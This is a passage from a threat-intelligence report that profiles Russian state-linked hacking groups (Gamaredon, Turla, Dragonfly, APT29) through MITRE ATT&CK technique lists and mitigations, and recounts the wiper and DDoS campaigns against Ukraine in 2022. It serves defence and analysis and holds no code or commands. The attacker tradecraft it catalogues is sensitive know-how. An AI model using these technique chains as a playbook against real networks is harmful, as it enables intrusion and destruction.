- T1110.003 - Password Spraying
- T1113 - Screen Capture
- T1119 - Automated Collection
- T1120 - Peripheral Device Discovery
- T1132.001 - Standard Encoding
- T1133 - External Remote Services
- T1136 - Create Account
- T1136.002 - Domain Account
- T1140 - Deobfuscate/Decode Files or Information
- T1195 - Supply Chain Compromise
- T1195.002 - Compromise Software Supply Chain
- T1199 - Trusted Relationship
- T1203 - Exploitation for Client Execution
- T1204.001 - Malicious Link
- T1204.002 - Malicious File
- T1218.011 - Rundll32
- T1219 - Remote Access Software
- T1485 - Data Destruction
- T1486 - Data Encrypted for Impact
- T1491.002 - External Defacement
- T1495 - Firmware Corruption
- T1498 - Network Denial of Service
- T1499 - Endpoint Denial of Service
- T1505.001 - SQL Stored Procedures
- T1505.003 - Web Shell
- T1542.003 - Bootkit
- T1543.003 - Windows Service
- T1547.001 - Registry Run Keys / Startup Folder
- T1547.009 - Shortcut Modification
- T1548.002 - Bypass User Account Control
- T1552.001 - Credentials In Files
- T1552.004 - Private Keys
- T1555.003 - Credentials from Web Browsers
- T1561.001 - Disk Content Wipe
- T1561.002 - Disk Structure Wipe
- T1562.002 - Disable Windows Event Logging
- T1566.001 - Spearphishing Attachment
- T1566.002 - Spearphishing Link
- T1570 - Lateral Tool Transfer
- T1571 - Non-Standard Port
- T1573 - Encrypted Channel
- T1574.010 - Services File Permissions Weakness
- T1583.001 - Domains
- T1583.004 - Server
- T1585.001 - Social Media Accounts
- T1585.002 - Email Accounts
- T1587.001 - Malware
- T1588.002 - Tool
- T1588.006 - Vulnerabilities
- T1589.002 - Email Addresses
- T1589.003 - Employee Names
- T1590.001 - Domain Properties
- T1591.002 - Business Relationships
- T1592.002 - Software
- T1593 - Search Open Websites/Domains
- T1594 - Search Victim-Owned Websites
- T1595.002 - Vulnerability Scanning
- T1598.003 - Spearphishing Link

Detect

- Install an anti-ransomware solution to detect abnormal events such as opening and encrypting many files.

Limiting the impact

- Set up a segmentation of the network.
- Follow the principle of least privilege by granting programs and users only the privileges necessary to accomplish their tasks.
- Limit the possibility of elevation of privilege.
- Ensure that all administrative access, privileged or remote to the network requires multi-factor authentication.

Limit the risk of Phishing

- Apply automatic sandbox scanning to email attachments and monitor phishing attempts.
- Train users to detect and respond to a suspicious email.
- Regularly inform employees of password leaks.
- Encourage employees to follow password hygiene best practices.

Countermeasures

- Implement a security solution that can detect, filter, and block a potential risky email before it reaches the user.

FSB: ATK111 (GAMAREDON)

Profile

The Gamaredon Group has been active since at least 2014. Some sources say they spotted traces of the group's activity as early as June 2013, a few months before Russia's annexation of Crimea. The Ukrainian Secret Service (SSU) announced that it had «unambiguously» identified the source of the group's activities in November 2021, on the release of a report containing the methods and techniques observed by the group. According to them, it would be a section of the FSB based in Crimea and specialized in the offensive computer fight concerning Ukraine. They would target Ukrainian state bodies dedicated to defence, security and law enforcement; their main mission would be to obtain information.[219]

The SSU describes the group's mannerisms as «bold» and «intrusive», including repeated phishing campaigns systematically addressed to the same targets. These campaigns would make it possible to recover lost access or obtain better coverage of compromised machines.

Although initially unsophisticated, not using complex tactics and settling for open access tools, the group has now reached a certain level of maturity, marked using a modular toolbox and continuous development of new features and multiple variations of obfuscation techniques. This agility has the main interest of requiring more energy on the part of defenders to adapt the means of detection and defence, and therefore allow attackers to be able to circumvent them.

Most of the group's activity targets Windows machines, although at least one test campaign dedicated to Linux systems thanks to the EvilGnome malware could be observed. The SSU report also mentions attempts to compromise Android devices.

It is one of the most active APTs in Ukraine since the Ukrainian government attributes to it more than 5000 attacks against more than 1500 government systems.

The evolution of the group's capabilities is marked by a first transition in 2017 to more sophisticated means, designed from a RAT distributed within the Russian-speaking community in 2016, then in 2021 with the development of lateralization capabilities via the network as well as storage devices. In a recent article dated February 5, 2022, the MSTIC team claims to have observed since October 2021 Activities related to Gamaredon targeting access by ukrainian security-critical organisations and emergency remediation, as well as organisations involved in the coordination of humanitarian operations.[220]

Tactics, Techniques and Procedures

- T1001 - Data Obfuscation
- T1005 - Data from Local System
- T1025 - Data from Removable Media
- T1027 - Obfuscated Files or Information
- T1027.001 - Obfuscated Files or Information: Binary Padding
- T1027.004 - Obfuscated Files or Information: Compile After Delivery
- T1033 - System Owner/User Discovery
- T1039 - Data from Network Shared Drive
- T1041 - Exfiltration Over C2 Channel
- T1041 - Exfiltration Over Command and Control Channel
- T1043 - Commonly Used Port
- T1053.005 - Scheduled Task/Job: Scheduled Task
- T1059.003 - Command and Scripting Interpreter: Windows Command Shell
- T1059.005 - Command and Scripting Interpreter: Visual Basic
- T1060 - Registry Run Keys / Startup Folder
- T1064 - Scripting
- T1070.004 - Indicator Removal on Host: File Deletion
- T1071 - Standard Application Layer Protocol
- T1071.001 - Standard Application Layer Protocol: Web Protocols
- T1080 - Taint Shared Content
- T1082 - System Information Discovery
- T1083 - File and Directory Discovery
- T1102 - Web Service
- T1105 - Ingress Tool Transfer
- T1105 - Remote File Copy
- T1106 - Native API
- T1107 - File Deletion
- T1112 - Modify Registry
- T1113 - Screen Capture
- T1119 - Automated Collection
- T1120 - Peripheral Device Discovery
- T1137 - Office Application Startup
- T1140 - Deobfuscate/Decode Files or Information
- T1193 - Spearphishing Attachment

T1204 - User Execution

- T1204.002 - User Execution: Malicious File
- T1218.011 - Signed Binary Proxy Execution: Rundll32
- T1221 - Template Injection
- T1534 - Internal Spearphishing
- T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1559.001 - Inter-Process Communication: Component Object Model
- T1562.001 - Impair Defenses:Disable or Modify Tools
- T1566.001 - Phishing: Spearphishing Attachment

Limiting the impact

- Set up a segmentation of the network.
- Follow the principle of least privilege by granting programs and users only the privileges necessary to accomplish their tasks.

Limit the possibility of elevation of privilege

- Ensure that all administrative access, privileged or remote to the network requires multi-factor authentication.

Limit the risk of Phishing

- Apply automatic sandbox scanning to email attachments and monitor phishing attempts.
- Train users to detect and respond to a suspicious email.
- Regularly inform employees of password leaks.
- Encourage employees to follow password hygiene best practices.

Countermeasures

- Implement a security solution that can detect, filter, and block a potential risky email before it reaches the user.

FSB: ATK13 (TURLA)

Profile

ATK13 (aka Turla, Uroburos, Waterbug, Venomous Bear) has been an active cyberespionage threat since at least 2008, when it opened a breach in the U.S. Department of Defence. ATK13 is a Russian-speaking group and is generally thought to be an organisation sponsored by the Russian state and more specifically the FSB.

Turla is known for conducting watering hole and spearphishing campaigns and for using internal tools and malware. Turla's spying platform is mainly used against Windows machines but has also been seen used against macOS and Linux machines.

Tactics, Techniques and Procedures

- T1005 - Data from Local System
- T1007 - System Service Discovery
- T1011 - Exfiltration Over Other Network Medium
- T1012 - Query Registry
- T1016 - System Network Configuration Discovery
- T1016.001 - System Network Configuration Discovery: Internet Connection Discovery
- T1018 - Remote System Discovery
- T1021.002 - Remote Services: SMB/Windows Admin Shares
- T1025 - Data from Removable Media
- T1027 - Obfuscated Files or Information
- T1027.005 - Obfuscated Files or Information: Indicator Removal from Tools
- T1049 - System Network Connections Discovery
- T1055 - Process Injection
- T1055.001 - Process Injection: Dynamic-link Library Injection
- T1057 - Process Discovery
- T1059.001 - Command and Scripting Interpreter: PowerShell
- T1059.003 - Command and Scripting Interpreter: Windows Command Shell
- T1059.005 - Command and Scripting Interpreter: Visual Basic
- T1059.006 - Command and Scripting Interpreter: Python
- T1059.007 - Command and Scripting Interpreter: JavaScript
- T1068 - Exploitation for Privilege Escalation
- T1069.001 - Permission Groups Discovery: Local Groups
- T1069.002 - Permission Groups Discovery: Domain Groups
- T1071 - Application Layer Protocol
- T1071.001 - Application Layer Protocol: Web Protocols
- T1071.003 - Application Layer Protocol: Mail Protocols
- T1078.003 - Valid Accounts: Local Accounts
- T1082 - System Information Discovery
- T1083 - File and Directory Discovery
- T1087.001 - Account Discovery: Local Account
- T1087.002 - Account Discovery: Domain Account
- T1090 - Proxy
- T1102 - Web Service
- T1102.002 - Web Service: Bidirectional Communication
- T1105 - Ingress Tool Transfer
- T1106 - Native API
- T1110 - Brute Force
- T1112 - Modify Registry
- T1120 - Peripheral Device Discovery
- T1124 - System Time Discovery
- T1134.002 - Access Token Manipulation: Create Process with Token
- T1140 - Deobfuscate/Decode Files or Information
- T1189 - Drive-by Compromise
- T1201 - Password Policy Discovery
- T1204 - User Execution
- T1204.001 - User Execution: Malicious Link
- T1213 - Data from Information Repositories
- T1518.001 - Software Discovery: Security Software Discovery
- T1546.003 - Event Triggered Execution: Windows Management Instrumentation Event Subscription
- T1546.013 - Event Triggered Execution: PowerShell Profile
- T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1547.004 - Boot or Logon Autostart Execution: Winlogon Helper DLL
- T1553.006 - Subvert Trust Controls: Code Signing Policy Modification
- T1555.004 - Credentials from Password Stores: Windows Credential Manager
- T1560.001 - Archive Collected Data: Archive via Utility
- T1562.001 - Impair Defenses: Disable or Modify Tools
- T1566.001 - Phishing: Spearphishing Attachment
- T1566.002 - Phishing: Spearphishing Link
- T1567.002 - Exfiltration Over Web Service: Exfiltration to Cloud Storage
- T1570 - Lateral Tool Transfer
- T1583.006 - Infrastructure: Web Services
- T1584.003 - Compromise Infrastructure: Virtual Private Server
- T1584.004 - Compromise Infrastructure: Server
- T1584.006 - Compromise Infrastructure: Web Services
- T1587.001 - Develop Capabilities: Malware
- T1588.001 - Obtain Capabilities: Malware
- T1588.002 - Obtain Capabilities: Tool

Limiting the impact

- Set up a segmentation of the network.
- Follow the principle of least privilege by granting programs and users only the privileges necessary to accomplish their tasks.

Limit the possibility of elevation of privilege

- Ensure that all administrative access, privileged or remote to the network requires multi-factor authentication.

Limit the risk of Phishing

- Apply automatic sandbox scanning to email attachments and monitor phishing attempts.
- Train users to detect and respond to a suspicious email.
- Regularly inform employees of password leaks.
- Encourage employees to follow password hygiene best practices.

Countermeasures

- Implement a security solution that can detect, filter, and block a potential risky email before it reaches the user.

FSB: ATK6 (DRAGONFLY)

Profile

ATK6 (aka: Dragonfly) is a cyber espionage group active since at least 2010. It first targeted defence and aviation companies, then turned to the energy sector in early 2013. Dragonfly's activities can be separated into three periods:

1. 2010-2013, the beginning of its activities with the help of large spam campaigns.
2. 2013-2014: Start of using spear-phishing to target the energy sector.
3. 2015-2019, a revival of his attacks after a break.

Intrusions into energy facilities can have two objectives: to steal sensitive information to know how these systems work (intelligence gathering phase) and to prepare the ground for future sabotage operations.

According to the U.S. Congressional Research Center, this group is linked to the FSB.[222]

Tactics, Techniques and Procedures

- T1003 - OS Credential Dumping
- T1005 - Data from Local System

- T1012 - Query Registry
- T1016 - System Network Configuration Discovery
- T1018 - Remote System Discovery
- T1021.001 - Remote Services: Remote Desktop Protocol
- T1033 - System Owner/User Discovery
- T1036 - Masquerading
- T1043 - Commonly Used Port
- T1053 - Scheduled Task/Job
- T1059 - Command and Scripting Interpreter
- T1059.001 - Command and Scripting Interpreter: PowerShell
- T1069 - Permission Groups Discovery
- T1070 - Indicator Removal on Host
- T1070.004 - Indicator Removal on Host: File Deletion
- T1071 - Application Layer Protocol
- T1074 - Data Staged
- T1078 - Valid Accounts
- T1083 - File and Directory Discovery
- T1087 - Account Discovery
- T1098 - Account Manipulation
- T1105 - Ingress Tool Transfer
- T1110 - Brute Force
- T1112 - Modify Registry
- T1113 - Screen Capture
- T1114 - Email Collection
- T1133 - External Remote Services
- T1135 - Network Share Discovery
- T1136 - Create Account
- T1187 - Forced Authentication
- T1189 - Drive-by Compromise
- T1195.002 - Active Scanning: Compromise Software Supply Chain
- T1204 - User Execution
- T1221 - Template Injection
- T1505.003 - Server Software Component: Web Shell
- T1547.001 - Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1547.009 - Boot or Logon Autostart Execution: Shortcut Modification
- T1560 - Archive Collected Data
- T1562.001 - Impair Defenses: Disable or Modify Tools
- T1566 - Phishing
- T1566.001 - Phishing: Spearphishing Attachment
- T1566.002 - Phishing: Spearphishing Link
- T1587.001 - Develop Capabilities: Malware
- T1588.001 - Obtain Capabilities: Malware
- T1588.002 - Obtain Capabilities: Tool

Detect

- Consider the implementation of one or more canaries raising an alert when they are opened in the form of .docx, .doc, .xlsx, .xls or .pdf documents.

Limiting the impact

- Follow the principle of least privilege by granting programs and users only the privileges necessary to accomplish their tasks.
- Set up a segmentation of the network.
- Block attempts to connect to services external to the company's network (remote shares, private networks, printers, etc.).

Limit the possibility of elevation of privilege

- Restrict the use of legitimate administration tools (i.e., the PsTools suite) when they are not needed.
- Monitor access to processes and registry keys containing authentication secrets.
- Ensure that all privileged network access requires multi-factor authentication

Limit the risk of Phishing

- Use a sandbox to automatically scan emails and their attachments.
- Train users to detect and respond to a suspicious email.
- Regularly inform employees of password leaks.
- Encourage employees to follow password hygiene best practices

Countermeasures

- Implement a security solution with anti-spyware capabilities.
- Implement anti-brute force protection.
- Implement a security solution that can detect, filter and block a potential risky email before it reaches the user

SVR: ATK7 (APT29)

Profile

ATK7 (aka APT29, NOBELIUM, UNC2452) is a group of attackers that has been around since at least 2008 and is believed to be acting on behalf of the Russian government. The group is composed of highly competent and well-organized members, which makes it possible to carry out complex and long-term campaigns. The main objective of the group is espionage and intelligence gathering. The group therefore targets Western organisations, especially government agencies, think tanks... It has also occasionally extended its scope to governments in the Middle East, Asia, Africa, etc. To achieve its goal, the group used several malware families.

The group aims to act quickly, albeit in a noisy way: Their campaigns are not designed to be discreet, but to be distributed to many victims, followed by the deployment of malware that will quickly seize and exfiltrate any potentially interesting information. When an interesting victim has been unmasked, the group often switches to another, stealthier malware, designed for long-term persistence, to gather intelligence.

In recent years, the group has conducted these campaigns twice a year. The group is suspected of being responsible for the 2015 hacking of several government institutions in the United States, including the White House, the Pentagon, and the DoS.

Tactics, Techniques and Procedures

- T1016 - System Network Configuration Discovery
- T1546.008 - Accessibility Features
- T1098.001 - Additional Cloud Credentials
- T1071 - Application Layer Protocol
- T1560 - Archive Collected Data
- T1560.001 - Archive via Utility
- T1573.002 - Asymmetric Cryptography
- T1102.002 - Bidirectional Communication
- T1548.002 - Bypass User Account Control
- T1553.002 - Code Signing
- T1059 - Command and Scripting Interpreter
- T1559.001 - Component Object Model
- T1195.002 - Compromise Software Supply Chain
- T1552.001 - Credentials In Files
- T1555 - Credentials from Password Stores
- T1003.006 - DCSync
- T1071.004 - DNS
- T1020 - Automated Exfiltration
- T1102 - Web Service
- T1115 - Clipboard Data
- T1587.003 - Digital Certificates
- T1562.002 - Disable Windows Event Logging
- T1562.004 - Disable or Modify System Firewall
- T1562.001 - Disable or Modify Tools
- T1078.002 - Domain Accounts
- T1090.004 - Domain Fronting
- T1098 - Account Manipulation
- T1568.002 - Domain Generation Algorithms
- T1583.001 - Domains
- T1584.001 - Domains
- T1568 - Dynamic Resolution
- T1573 - Encrypted Channel
- T1030 - Data Transfer Size Limits
- T1098.002 - Exchange Email Delegate Permissions
- T1048.002 - Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
- T1070.004 - File Deletion
- T1001 - Data Obfuscation
- T1027.005 - Indicator Removal from Tools
- T1105 - Ingress Tool Transfer
- T1090.001 - Internal Proxy
- T1558.003 - Kerberoasting
- T1114 - Email Collection
- T1204.002 - Malicious File
- T1204.001 - Malicious Link
- T1587.001 - Malware
- T1036.004 - Masquerade Task or Service
- T1036.005 - Match Legitimate Name or Location
- T1090.003 - Multi-hop Proxy
- T1564.004 - NTFS File Attributes
- T1106 - Native API
- T1095 - Non-Application Layer Protocol
- T1003 - OS Credential Dumping
- T1203 - Exploitation for Client Execution
- T1550.002 - Pass the Hash
- T1550.003 - Pass the Ticket
- T1059.001 - PowerShell
- T1552.004 - Private Keys
- T1069 - Permission Groups Discovery
- T1055.012 - Process Hollowing
- T1090 - Proxy
- T1059.006 - Python
- T1007 - System Service Discovery
- T1547.001 - Registry Run Keys / Startup Folder
- T1074.002 - Remote Data Staging
- T1021.001 - Remote Desktop Protocol
- T1114.002 - Remote Email Collection
- T1207 - Rogue Domain Controller
- T1218.011 - Rundll32
- T1134.005 - SID-History Injection
- T1021.002 - SMB/Windows Admin Shares
- T1053.005 - Scheduled Task
- T1053 - Scheduled Task/Job
- T1518.001 - Security Software Discovery
- T1547.005 - Security Support Provider
- T1185 - Man in the Browser
- T1569.002 - Service Execution
- T1547.009 - Shortcut Modification
- T1027.002 - Software Packing
- T1566.001 - Spearphishing Attachment
- T1566.002 - Spearphishing Link
- T1021 - Remote Services
- T1001.002 - Steganography
- T1070.006 - Timestomp
- T1552 - Unsecured Credentials
- T1550 - Use Alternate Authentication Material
- T1059.005 - Visual Basic
- T1595.002 - Vulnerability Scanning
- T1071.001 - Web Protocols
- T1583.006 - Web Services
- T1550.004 - Web Session Cookie
- T1505.003 - Web Shell
- T1059.003 - Windows Command Shell
- T1546.003 - Windows Management Instrumentation Event Subscription
- T1021.006 - Windows Remote Management
- T1543.003 - Windows Service
- T1087 - Account Discovery
- T1082 - System Information Discovery
- T1484.002 - Domain Trust Modification
- T1016.001 - Internet Connection Discovery
- T1606.002 - SAML Tokens
- T1606.001 - Web Cookies
- T1010 - Application Window Discovery
- T1047 - Windows Management Instrumentation
- T1025 - Data from Removable Media
- T1482 - Domain Trust Discovery
- T1497 - Virtualization/Sandbox Evasion
- T1043 - Commonly Used Port
- T1029 - Scheduled Transfer
- T1134 - Access Token Manipulation
- T1046 - Network Service Scanning
- T1083 - File and Directory Discovery
- T1018 - Remote System Discovery
- T1070 - Indicator Removal on Host
- T1005 - Data from Local System
- T1055 - Process Injection
- T1140 - Deobfuscate/Decode Files or Information
- T1026 - Multiband Communication
- T1027 - Obfuscated Files or Information
- T1204 - User Execution
- T1485 - Data Destruction
- T1008 - Fallback Channels
- T1056 - Input Capture
- T1197 - BITS Jobs
- T1039 - Data from Network Shared Drive
- T1068 - Exploitation for Privilege Escalation
- T1190 - Exploit Public-Facing Application
- T1135 - Network Share Discovery
- T1057 - Process Discovery
- T1078 - Valid Accounts
- T1132 - Data Encoding
- T1113 - Screen Capture
- T1133 - External Remote Services
- T1199 - Trusted Relationship
- T1036 - Masquerading
- T1124 - System Time Discovery
- T1033 - System Owner/User Discovery
- T1048 - Exfiltration Over Alternative Protocol

Detect

- Install an anti-ransomware solution to detect abnormal events such as opening and encrypting many files.

Limiting the impact

- Set up a segmentation of the network.
- Follow the principle of least privilege by granting programs and users only the privileges necessary to accomplish their tasks.
- Limit the possibility of elevation of privilege.
- Ensure that all administrative access, privileged or remote to the network requires multi-factor authentication.
- Enable «timeout» and «lockout» functions for authentication on sensitive applications.

Limit the risk of Phishing

- Apply automatic sandbox scanning to email attachments and monitor phishing attempts.
- Train users to detect and respond to a suspicious email.
- Regularly inform employees of password leaks.
- Encourage employees to follow password hygiene best practices.

Countermeasures

- Implement anti-brute force protection.
- Implement a security solution that can detect, filter, and block a potential risky email before it reaches the user.

Chapter 4:

New Malware used in the conflict

A YEAR OF MALWARE

The Ukrainian state infrastructure has a somewhat long history of being targeted by all kinds of malware, and even more so since the conflict started in 2014 with the annexation of Crimea. Over the years, they've been targeted by many of the most impactful kinds of malware: wiper worms, deep penetration ICS worms, ransomware, bootkits, UEFI rootkits – and of course a constant barrage of phishing and spear phishing campaigns. This rampage hindered public services from working properly, led to mass data loss, caused massive blackouts across the country and has been a significant part of the psychological aspect of the war.

INVASION RUN-UP

The nature of the Russian offensive in the cyberspace changed slightly when troops started being massed on Ukrainian borders: the threats were made clearer and in a more dramatic fashion. Less state-of-the-art tools were seen deployed in favour of efficient and direct techniques – even sometimes implemented too hastily.

For instance, several Ukrainian government agencies' websites were taken down on January 14, 2022, with at least one of them having its home page defaced and replaced with death threats in Russian, Ukrainian and Polish: «Ukrainians! [...] All information about you has become public. Be afraid and expect worse. It's your past, present and future. For Volyn, for OUN UPA[...] for historical lands.» Note that the end of this extract echoes the Russian state narrative of reclaiming chunks of Ukraine that were once part of Russia, which was used, among other things, to justify the annexation of Crimea, the Donbass war and the current invasion.

This attack used the WhisperGate malware, one of the first of a long list of never-seen-before wiper strains. Although we classify it as a wiper because no encryption is performed and no mechanism to provide a unique identifier to victims is implemented, it does bear some of the ransomware technical markers such as dropping a ransom note and changing the extension of the impacted files. We believe that the attacker chose this path to plant forged evidence indicating a pro-Ukrainian origin, to which the CERT-UA reacted quickly by denouncing this attempt as a manoeuvre of the Russian services to justify a military reaction.

On February 4, 2022, the Microsoft Threat Intelligence Center (MSTIC) stated that they observed phishing campaigns being carried over the past 6 months by the Gamaredon group - which had been previously linked by the Ukrainian Secret Service (SSU) to the Russian Federal Security Bureau (FSB).

These campaigns targeted - among others - military, governmental and legal organizations, as well as NGOs and non-profit associations. The impacted systems were infected with a remote access malware, which gave the attacker the capability to perform any further actions, including exfiltrating sensitive data, pivot deeper in the network and wiping the system.

Shortly after, on February 15, a wave of coordinated attacks using a wide variety of technique was carried out:

- The websites of government structures, such as ministries and banks, faced a strong denial of service attack,
- A denial-of-service attack impacted the DNS servers responsible for resolving the IPs of Ukrainian government sites,
- Traffic routing to the IPs of Ukraine's largest bank (Privatbank) was diverted for two hours to a Nigerian network, causing services to become unavailable,
- Fraudulent SMS messages announcing the unavailability of Privatbank's ATMs on February 15 were sent to the population,
- Bomb threat emails were sent to several financial institutions.

Having occurred roughly 10 days before the start of the invasion and given its dramatic but short-lived nature, the goal of this salvo was likely to sow fear in the mind of Ukrainian people and officials to shape their mental state for the upcoming attack, hoping that they would be more likely to surrender.

A BARRAGE OF CYBERATTACKS.

OPENING SALVO

In coordination with the start of the February 24 invasion, wipers were triggered en masse, crippling Ukrainian state infrastructure. This wave of attacks was mostly based on a toolkit consisting of a main program (HermeticWizard) orchestrating the delivery and spreading, embedding 4 specialized subprograms dedicated to a single task. Two of them are watching and causing a disturbance (HermeticWiper and PartyTicket), while the other two are dedicated to worm through the network autonomously. Note that the wipers can also be used as standalone, using another delivery method.

> NOTE
> The infamous NotPetya wiper attack of June 27, 2017 also used WMIC and SMB (through the PsExec tool, which was smuggled in by wiper) to spread in a very efficient manner. This attack used the hijacked update channel of a very popular accounting software in Ukraine as the starting point for infection, then collected credentials on the infected machines to spread massively using the two worm components along with the EternalBlue exploit, which had recently leaked.

It's known to be the worst case of spillover for a destructive worm, which is estimated to have costed more than 10 billion dollars globally. Some reports indicated that it even found its way to the Chernobyl nuclear power plant, taking down the document management system and forcing the team in charge of monitoring the radioactivity levels to switch to manual measurements[224].

While HermeticWiper is a costly weapon (use of a stolen valid certificate, advanced use of low-level disk ioctl commands via a weaponised legitimate third-party driver, thorough lock of the workstation), PartyTicket (aka. HermeticRansom) feels a bit rushed and rustic in comparison. It camouflages as ransomware, like WhisperGate, but this time implements a real encryption mechanism. This ransomware, however, has a flaw in the way the random key generation algorithm is implemented, allowing the recovery of the encryption key if the binary used for the attack is available. The reason for its use in this context is not clear, but we recon it might be used for diversion or to handle specific cases where HermeticWiper cannot be delivered correctly.

SATELLITE COMMUNICATIONS

Aside from state infrastructure, satellite communications were also disrupted in one of the first attack of its kind: around the same time the invasion started, part of the VIASAT network got taken down and some customers got their modems wiped clean. It is the first time that a state-sponsored destructive cyber-attack has been found to be aimed at satellite infrastructure. Although no actual satellite was targeted, this operation is the closest Russia was to hit NATO critical infrastructure, risking a globalization of the conflict.

One of the biggest impacts was seen in Germany, where the safety of a big chunk of its wind turbines was compromised. In fact, more than 5,800 of them relied on the attacked internet satellite infrastructure to be remotely controlled in case of high winds or other emergencies. If it were not for the wind turbines resilience (they worked in auto mode until the link was put back online), a loss of 11GW of power would have had a massive impact on German citizens everyday life, risking a disastrous escalation of the conflict. Tens of thousands of French customers relying on the impacted network also lost their Internet access.

It should be noted that even though this attack did spillover in a very dangerous way, its scale is nowhere near the NotPetya wildfire.

WIPER GALORE

For nearly 50 days after the start of the invasion, new or freshly updated malware strains came up every few days, with at least 10 new wipers or ransomware being discovered in this short period: HermeticWiper, PartyTicket, AcidRain, CaddyWiper, IsaacWiper, DoubleZero, DesertBlade, Industroyer2, AwfulShred and SoloShred.

The pace changed shortly after the campaign culminated with a foiled attempt to use an augmented version of Industroyer (Industroyer2) against the Ukrainian electric grid and the public disclosure by Ukrainian security teams and allies of a Triton-like ICS disruption toolkit (Pipedream, aka. Incontroller) in April.

Onward and until roughly the end of the year, destructive operation mainly used CaddyWiper and the ArguePatch packer, to which a timer feature was added to allow coordinated attacks by triggering its payload at a specific time. Note that according to the Mandiant timeline[225], there was a low-intensity, repositioning phase that lasted for around 2 months from July to August 2022 before the wiper attacks resumed. During this phase, we witnessed an impressive number of implants and infostealers targeting Ukrainian infrastructures, featuring all kind of malware: off-the-shelf redteam tooling, implants from the cybercrime communities, tailored infostealer, enhanced or weaponized open-source projects, abused legitimate tools...

Even several years old malware were used: Mandiant reported a case[226] where a Ukrainian organization was targeted with the KOPILUWAK recon malware (first seen in 2017) via a previous Andromeda infection - a USB worm with dropper capabilities, observed for the first time in 2013 - which was traced back to December 2021. The attacker then dropped the Tunnus backdoor (first seen in 2019) to exfiltrate sensitive files and conduct espionage.

CURRENT SITUATION

Since then, destructive operations using new wiper strains seems to have resumed - although at a much slower pace. ESET disclosed in their T3 APT activity report[227] that they observed the use of a new wiper, dubbed NikoWiper, leveraging the Sdelete utility to target a company of the energy sector in October 2022. More recently, ESET published a thread on Twitter describing another new wiper strain: SwiftSlicer[228]. According to their report, it was delivered across the network in a coordinated manner to all the live systems through the execution of an Active Directory Group Policy. This technique is what we've seen being used in most of the wiper attacks that targeted Ukrainian infrastructure for the past year and considered to be a key part of the Sandworm group modus operandi.

This specific delivery method requires that the attacker has obtained the highest privilege in an Active Directory network: Domain Administator. This role allows for any action possible, including disabling endpoint security solutions and launching a malware on every host with administrator rights.

> NOTE
> While security solutions might sometimes be configured to avoid being compromised via a Domain Administrator access, such level of privilege provides many levers to bypass them.

Such position in the network is usually obtained by getting a foothold in the network and pivoting through until an administrator account is compromised. The initial foothold can be achieved in many ways, but in most cases, actors like Sandworm will either use phishing or exploit an Internet-facing vulnerable service to breach the network. This is why the activity related to achieving this first step never slowed down, even though more impactful attacks were trending down. A new trend has been emerging recently, as the CERT-UA is increasingly reporting that the backdoor used as the vector for an attack was sometimes actually quite old – from months to years.

There might be many reasons to this; some hypothesis includes that breaching new networks is increasingly difficult as Ukrainians tighten up their defences, that Russian operators need to get the most out of old implants before getting detected and cleaned out, that these targets only came to be relevant now, or simply that they want to keep the psychological pressure high on the IT front and that these accesses are expendable.

In any case, it shows how hard it is to find and purge an entrenched adversary, despite the stakes being as high as they are for the defenders of Ukraine.

WHISPERGATE

SUMMARY

On the night of 13-14 January 2022, several websites of Ukrainian central administrations (Ministry of Foreign Affairs, Agriculture, Energy, Security and Defense Council) suffered a cyberattack. The homepage of these sites was disfigured, and the content replaced by a propaganda message in Ukrainian, Russian and Polish: «Ukrainians, be afraid and prepare for the worst. All your personal data has been uploaded to the web.»
On January 15, 2022, Microsoft researchers revealed that a wiper, a disk-destroying malware, had infected a dozen computer systems of Ukrainian organisations, including those of government sites. The first attempt to infect this malware would have taken place on January 13, 2022, in parallel with the disfigurement of the sites. The malware dubbed WhisperGate posed as ransomware without the ransom recovery mechanism. Ukraine's National Center for Cybersecurity called the campaign an attack as Operation Bleeding Bear.

CONTEXT

These cyberattacks come against a backdrop of escalating tensions between Ukraine and the Russian Federation. Talks between Russia, the United States and their NATO allies to resolve the conflict were at an impasse and both sides were preparing for an intensification of the crisis. Russia has said it is ready to take military action if its demands are not met. On the ground, Russia continues to amass troops near the Ukrainian border (100,000 soldiers), which adds to the stress already existing in the region.

CONSEQUENCES

The direct consequences of the attack appear to be measured: disfigured government sites were temporarily disrupted, and wiper infection affected only a small number of systems. Yet the significance of the incident seems to lie on another level. First, it led to a reaffirmation of the commitment of Western governments to the Ukrainian regime. On January 19, 2022, U.S. President Joe Biden said the U.S. could «respond to future Russian cyberattacks against Ukraine,» responses that could lead to further retaliation according to the U.S. Department of Homeland Security (DHS).
Second, this attack contributed to rising tensions that could lead to a ground invasion by Russian troops. In any case, it has exacerbated cyber activity in the region, including an attack on Belarus' rail system on January 25, 2022, by the Cyber Partisans, a nationalist ransomware group demanding the withdrawal of Russian troops from the border.


ATTRIBUTION

The final attribution of an attack remains difficult. However, the context in Ukraine as well as the lack of financial gain from these strikes suggest a political motivation. To the extent that the real objective of this attack appears to be the destabilization and loss of confidence of the Ukrainian people in their regime, state-sponsored attackers could profit from this campaign.
Among the countries that could have orchestrated these attacks, Russia and Belarus appear to be the main suspects. Since Russia's annexation of Crimea in 2014 and the start of clashes in Donbass between Ukrainian forces and pro-Russian militias, multiple cyberattacks have already targeted Ukraine (2015 attack on the power grid, 2017 NotPetya attack). If the timing coincides with the movement of Russian troops towards the border, raising the specter of a military invasion, the messages left on the disfigured websites do not correspond to what has been observed previously of Russian cyberattacks against Ukraine.
